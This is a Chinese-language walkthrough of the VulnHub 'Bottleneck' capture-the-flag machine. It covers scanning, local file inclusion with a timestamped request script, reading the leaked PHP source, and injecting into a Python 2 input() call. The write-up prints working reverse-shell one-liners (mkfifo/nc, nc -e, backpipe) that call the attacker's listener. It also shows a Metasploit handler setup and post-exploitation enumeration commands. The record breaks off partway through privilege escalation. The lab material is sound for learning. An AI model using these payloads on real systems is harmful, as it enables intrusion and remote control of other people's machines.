
> *靶机地址：* [*https://www.vulnhub.com/entry/bottleneck-1,374/*](https://www.vulnhub.com/entry/bottleneck-1,374/)

信息收集


```
nmap -sn 192.168.56.0/24
```



```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-01 00:38 EST
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
MAC Address: 08:00:27:4C:E8:59 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.115
Host is up (0.00039s latency).
MAC Address: 08:00:27:E3:D3:D5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.02 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.115
```



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 be:e0:d5:75:76:ea:d4:f3:91:77:f9:47:20:7d:bf:a4 (RSA)
|   256 7a:34:90:c0:59:d1:db:63:bd:4e:ca:5e:6f:ee:e7:2d (ECDSA)
|_  256 c9:b9:66:ce:28:ad:b7:b3:d9:bb:ed:22:0d:e4:45:db (ED25519)
80/tcp open  http    nginx
|_http-title: BOTTLENECK
MAC Address: 08:00:27:E3:D3:D5 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%
), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 - 2.6.35 (
94%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


目录枚举

```
gobuster dir -u http://192.168.56.115 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
/js (Status: 301)
/css (Status: 301)
/img (Status: 301)
/index.php (Status: 200)
/vendor (Status: 301)
/image_gallery.php (Status: 200)
[ERROR] 2020/02/01 00:40:58 [!] parse http://192.168.56.115/erro
/index.php (Status: 200)
```


访问web服务



view-source:http://192.168.56.115/

```
        <div class="col-sm-4">
          <div class="team-member">
            <img class="mx-auto rounded-circle" src="img/vendetta.jpg" alt="">
            <h4>Developer guy</h4>
            <p class="text-muted">It helps to do some code stuff</p>
          </div>
        </div>
        <div class="col-sm-4">
          <div class="team-member">
            <img class="mx-auto rounded-circle" src="img/vendetta.jpg" alt="">
            <h4>Blue team guy</h4>
            <p class="text-muted">He fights hackers. Almost he try.. </p>
          </div>
        </div>
        <!-- shit, seriously matrix 4 is real? I'm scared. -->
      </div>
    </div>
  </section>

  <!-- Clients -->
  <section class="py-5">
```

访问/image_gallery.php




view-source:http://192.168.56.115/image_gallery.php?t=1580536208&f=Ym90dGxlbmVja19kb250YmUucG5n

base64解密得到bottleneck_dontbe.png

尝试LFI，读取/etc/passwd，../../../../../../../etc/passwd都不行

尝试php伪协议读源码php://filter/read=convert.base64-encode/resource=image_gallery.php，php://filter/read=convert.base64-encode/resource=../image_gallery.php，还有一个问题，就是t，似乎是个时间戳，得统一才行



```
                </div>
                <img class="img-fluid" src="image_gallery.php?t=1580536855&f=Ym90dGxlbmV
              </a>
              <div class="portfolio-caption">
                <h4>Analysis</h4>
              </div>
            </div>
            <div class="col-md-4 col-sm-6 portfolio-item">
              <a class="portfolio-link" data-toggle="modal" href="#portfolioModal2">
                <div class="portfolio-hover">
                  <div class="portfolio-hover-content">
                    <i class="fas fa-plus fa-3x"></i>
                  </div>
                </div>
```

```
>> Math.round(Date.now()/1000)
← 1580536881
```

也就是说得写脚本发包

```
import base64
import datetime
import time

import requests

url = "http://192.168.56.115/image_gallery.php"
dtime = datetime.datetime.now()
t = int(time.mktime(dtime.timetuple()))
# print(t)
url = url + "?t=" + str(t) + "&f=" +
str(base64.b64encode('bottleneck_dontbe.png'.encode('utf-8')))
print(url)
r = requests.get(url)
# print(r.content.decode('utf-8'))
f1 = open('a.txt','ab')
f1.write(r.content)
f1.close()
```

成功访问到图片

../image_gallery.php


得到源码

```
<?php
/*
CHANGELOG
v1.1: Still testing without content.
    I've fixed that problem that @p4w and @ska notified me after
hacker attack.
    Shit I'm too lazy to make a big review of my code.
    I think that the LFI problem can be mitigated with the blacklist.
    By the way to protect me from attackers, all malicious requests
are immediately sent to the SOC

v1.0: Starting this beautiful gallery
*/

$tstamp = time();
if(isset($_GET['t']) && isset($_GET['f'])){
    include_once 'image_gallery_load.php';
    exit();
}

?>
```

读取../image_gallery_load.php

```
<?php
function print_troll(){
    $messages = $GLOBALS['messages'];
    $troll = $GLOBALS['troll'];
    echo $messages[0];
    echo $troll;
}

$troll = <<<EOT
<pre>
                                   _,..._
                                  /__    \
                                   ><  `.  \
                                  /_    \ |
                                   \-_  /:|
                                 ,--'..'. :
                               ,'         `.
                            _,'             \
                   _.._,--''    ,           |
               , ,',, _|    _,.'|      |    |
            \\||/,'(,' '--''    |      |    |
       _     |||                |      /-'  |
      | |   (- -)<`._           |     /    /
      | |  \_\O/_/`-.(<<        |____/    /
      | |   /   \              / -'| `--.'|
      | |   \___/             /           /
      | |    H H             /     |     |
      |_|_..-H-H--.._       /     ,|     |
        |-.._"_"__..-|     |   _-/ |     |
        |            |     |    |   \_   |
        |            |     |    |   |    |
        |            |     |____|   |    |
        |            |  _..'    |   |____|
        |            |_(____..._' _.'    |
        `-..______..-'""         (___..--'
<pre>
EOT;

if(!isset($_GET['t']) || !isset($_GET['f'])){
    exit();
}

$imagefile = base64_decode($_GET['f']);
$timestamp = time();
$isblocked = FALSE;
$blacklist =
array('/etc','/opt','/var','/opt','/proc','/dev','/lib','/bin','/usr',
'/home','/ids');
$messages = array("\nLet me throw away your nice request into the
bin.\n".
    "The SOC was informed about your attempt to break into this site.
Thanks to previous attackers effort in smashing my infrastructructure
I will take strong legal measures.\n".
    "Why don't you wait on your chair until someone (maybe the police)
knock on your door?\n\n");

if(abs($_GET['t'] - $timestamp) > 10){
    exit();
}
foreach($blacklist as $elem){
    if(strstr($imagefile, $elem) !== FALSE)
        $isblocked = TRUE;
}
// report the intrusion to the soc and save information locally for
further investigation
if($isblocked){
    $logfile = 'intrusion_'.$timestamp;
    $fp = fopen('/var/log/soc/'.$logfile, 'w');
    fwrite($fp, "'".$imagefile."'");
    fclose($fp);
    exec('python /opt/ids_strong_bvb.py </var/log/soc/'.$logfile.'
>/tmp/output 2>&1');
    print_troll();
    exit();
}
chdir('img');
$filecontent = file_get_contents($imagefile);
if($filecontent === FALSE){
    print_troll();
}
else{
    echo $filecontent;
}
chdir('../');

?>
```

/etc/passwd等返回类似waf的东西




```
Let me throw away your nice request into the bin.
The SOC was informed about your attempt to break into this site. Thanks to previous attackers effort in smashing my infrastructure
  will take strong legal measures.
Why don't you wait on your chair until someone (maybe the police) knock on your door?

<pre>
                                   _,..._
                                  /__     \
                                   >< `.   \
                                  /_     \ |
                                   \-_  /:|
                                 ,--'..'.  :
                               ,'         `.
                            _,'              \
                   _.._,--''    ,            |
               , ,',, _|    _,.'|       |    |
            \||/,'(,' '--''    |      |    |
       _     |||                |      /-'   |
      | |   (- -)<`._           |     /    /
      | |  \_\o/_/`-.(<<        |___/     /
```

核心在../image_gallery_load.php中，

exec('python /opt/ids_strong_bvb.py </var/log/soc/'.$logfile.'
>/tmp/output 2>&1');


如果传入的值存在于黑名单中，使用python脚本对logfile进行处理，输出到/tmp/output中

那么尝试读取/tmp/output



```
$blacklist = array('/etc','/opt','/var','/opt','/proc','/dev','/lib','/bin','/usr','/home','/
    ids');
$messages = array("\nLet me throw away your nice request into the bin.\n".
    "The SOC was informed about your attempt to break into this site. Thanks to previous
        attackers effort in smashing my infrastructructure I will take strong legal measures.\n
        ".
    "Why don't you wait on your chair until someone (maybe the police) knock on your door?\n\n"
        );

if(abs($_GET['t'] - $timestamp) > 10){
    exit();
}
foreach($blacklist as $elem){
    if(strstr($imagefile, $elem) !== FALSE)
        $isblocked = TRUE;
}
// report the intrusion to the soc and save information locally for further investigation
if($isblocked){
    $logfile = 'intrusion_'.$timestamp;
    $fp = fopen('/var/log/soc/'.$logfile, 'w');
    fwrite($fp, "'".$imagefile."'");
    fclose($fp);
    exec('python /opt/ids_strong_bvb.py </var/log/soc/'.$logfile.' >/tmp/output 2>&1');
    print_troll();
    exit();
}
```


比如，先传一个黑名单/etc/passwd，再访问/tmp/output,得到



```
report: [+] sending the message: /etc/passwd
```

但是没找到能写shell的地方。。。

看看wp，构造时出现单引号时python出现了报错。




```
report: Traceback (most recent call last):
  File "/opt/ids_strong_bvb.py", line 7, in <module>
    data = str(input('report: '))
  File "<string>", line 1
    '/etc/passwd''''
                   ^
SyntaxError: EOF while scanning triple-quoted string literal
```

从这个input()入手， python2 input 漏洞

利用python反弹shell

wp的

```
/etc' and __import__("os").system("rm -f /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 1234 >/tmp/f") and'
```



```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.115: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.115] 47716
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
nc -e /bin/sh 10.0.0.1 1234    #不同版本的nc不一定支持-e选项
不能使用-e选项时：
mknod backpipe p && nc 192.168.56.101 1234 0<backpipe | /bin/bash
1>backpipe

rm -f /tmp/p; mknod /tmp/p p && nc 192.168.56.101 1234 0/tmp/
```

也可以利用msf的接受反弹shell

```
msfconsole
use exploit/multi/handler
set payload cmd/unix/reverse_netcat_gaping
show options
set lhost 192.168.56.101
set lport 1234
run
```

提权


获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```


```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
crontab -l
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```




```
www-data@bottleneck:~/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on bottleneck:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bottleneck:
    (bytevsbyte) NOPASSWD: /var/www/html/web_utils/clear_logs
www-data@bottleneck:~/html$ cd /var/www/html/web
cd /var/www/html/web_utils/
www-data@bottleneck:~/html/web_utils$ ls -la
ls -la
total 8
drwxrwxr-x 2 www-data www-data 4096 Sep 26 02:28 .
drwxr-xr-x 7 root     root     4096 Sep 26 07:25 ..
lrwxrwxrwx 1 www-data www-data   18 Sep 26 02:28 clear_logs -> /opt/clear_logs.sh
www-data@bottleneck:~/html/web_utils$ 
```

是个软链接，实体文件为/opt/clear_logs.sh



```
www-data@bottleneck:/opt$ ls -la
ls -la
total 16
drwxr-xr-x  2 root       root       4096 Sep 27 12:15 .
drwxr-xr-x 20 root       root       4096 Sep 23 21:19 ..
-rwxr--r--  1 bytevsbyte bytevsbyte   43 Sep 27 12:15 clear_logs.sh
-rw-r--r--  1 root       root        359 Sep 27 10:52 ids_strong_bvb.py
```




```
www-data@bottleneck:~/html/web_utils$ ./clear_logs
./clear_logs
bash: ./clear_logs: Permission denied
www-data@bottleneck:~/html/web_utils$ chmod 777 clear_logs
chmod 777 clear_logs
chmod: changing permissions of 'clear_logs': Operation not permitted
```

